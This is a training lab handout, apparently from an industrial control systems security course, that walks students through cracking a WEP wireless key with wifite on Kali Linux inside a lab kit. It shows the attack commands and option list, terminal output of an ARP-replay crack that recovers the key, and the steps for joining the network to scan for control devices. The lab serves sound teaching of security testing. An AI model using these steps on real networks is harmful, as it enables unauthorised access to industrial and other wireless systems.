

## ICS009 ICS Lab 1 Wireless Networks

### Lab Objective

The objective of this lab is to understand various techniques for discovering passwords and passphrases on Wired Equivalent Privacy (WEP) wireless networks.

In this lab, you will learn to:

- Crack WEP using the *wifite* wireless network utility

### Lab Environment

This lab will require a wireless laptop with Kali Linux flash drive and ICS lab kit.

### Lab Duration

15 minutes

### Lab Tasks

Attach a wireless laptop to an existing wireless network and obtain a WEP key. For this lab, a wireless laptop will be used to scan and access an inside wireless network.

### Lab Scenario

Wireless networks are prone to password hacking attacks. This lab will simulate an inside attack on a wireless network that contains a PLC control system. After the access is successful using the *wifite* wireless attack utility, the network should be scanned for control devices. For this wireless network, WEP is used for wireless security. *Wifite* can also scan for more robust encryption mechanisms such as WPA2.

### Lab Procedure-WiFi Sniffing using Kali Linux and wifite

1. Insert the provided flash drive that contains Kali Linux. Restart your laptop and choose to boot from USB drive. Select Live USB Persistent from the Kali boot options. Fig. 1
  - Username: **root** (admin in Windows)
  - Password: **toor** (root spelled backwards)
2. Select “**Applications**” in top left corner of the Desktop
3. Select “**Wireless Attacks**”
4. Select “*wifite*”





Fig. 1

5. When Kali terminal opens enter command: *wifite -wep*. Fig. 2



```
root@kali: ~
File Edit View Search Terminal Help

--dict DIC          Specify dictionary to use when cracking WPA.
--aircrack          Verify handshake using aircrack.
--pyrit             Verify handshake using pyrit.
--tshark            Verify handshake using tshark.
--cowpatty          Verify handshake using cowpatty.


WEP:
--wep              Only target WEP networks.
--pps PPS          Set the number of packets per second to inject.
--wept WEPT        Sec to wait for each attack, 0 implies endless.
--chopchop         Use chopchop attack.
--arp replay       Use arpreplay attack.
--fragment         Use fragmentation attack.
--caffelatte       Use caffe-latte attack.
--p0841            Use P0842 attack.
--hirte            Use hirte attack.
--nofakeauth       Stop attack if fake authentication fails.
--wepca WEPKA      Start cracking when number of IVs surpass [n].
--wepsave WEPSAVE  Save a copy of .cap files to this directory.

WPS:
--wps              Only target WPS networks.
--pixie            Only use the WPS PixieDust attack
--wpst WPST        Max wait for new retry before giving up (0: never).
--wpsratio WPSRATIO Min ratio of successful PIN attempts/total retries.
--wpsretry WPSRETRY Max number of retries for same PIN before giving up.

root@kali:~# wifite -wep
```

Fig. 2

- The Service Set Identifier (SSID) identifies the wireless network, which you will connect.
- The *wifite* WEP scan should discover the SSID of the network located in your ICS trainer kit.
- Select the on number the left hand side of the terminal that correlates with the SSID of your wireless network. Fig. 3



```
root@kali: ~
File Edit View Search Terminal Help


NUM ESSID          CH  ENCR  POWER  WPS?  CLIENT
-----
1  Buffalo-G-E154    6   WEP   64db   n/a   client

[+] select target numbers (1-1) separated by commas, or 'all': 1
```

Fig. 3

- In order to crack the key, traffic must be present on the wireless network. Generate traffic on the network.

6. An **initialization vector** (IV) is an arbitrary number that can be used along with a secret key for data encryption. The goal of this step is for *wifite* to collect as many arbitrary numbers as possible to facilitate key decryption.
- The *wifite* scan will start to collect IVs to decrypt the password key.
  - The scan will need between **10,000-30,000 IVs** to decrypt the key with every 10,000 IVs *wifite* will attempt to crack the password key




The screenshot shows a terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows the following steps:

```
1 Buffalo-G-E154 6 WEP 64db n/a
[+] select target numbers (1-1) separated by commas, or 'all': 1
[+] 1 target selected.
[0:10:00] preparing attack "Buffalo-G-E154" (CC:E1:D5:78:E1:54)
[0:10:00] attempting fake authentication (1/5)... success!
[0:10:00] attacking "Buffalo-G-E154" via arp-replay attack
[0:08:48] started cracking (over 10000 ivs)
[0:08:30] captured 14511 ivs @ 137 iv/sec
[0:08:30] cracked Buffalo-G-E154 (CC:E1:D5:78:E1:54)! key: "759478362C"
[+] 1 attack completed:
[+] 0/1 WEP attacks succeeded
cracked Buffalo-G-E154 (CC:E1:D5:78:E1:54), key: "759478362C"
[+] disabling monitor mode on wlan1mon... done
[+] quitting
root@kali:~#
```

A blue arrow points from the key "759478362C" in the terminal output to the caption 'Fig. 4'.

**Fig. 4**

- Once the key is known, you can now connect to the network to scan for devices. Fig. 4
7. Connect to your wireless network to begin the scanning process.
- From the top right corner of your Desktop, select the dropdown arrow and click Select Network.
  - Select wireless network and provide decrypted key you obtained from *wifite* to connect. Fig. 5



**Fig. 5**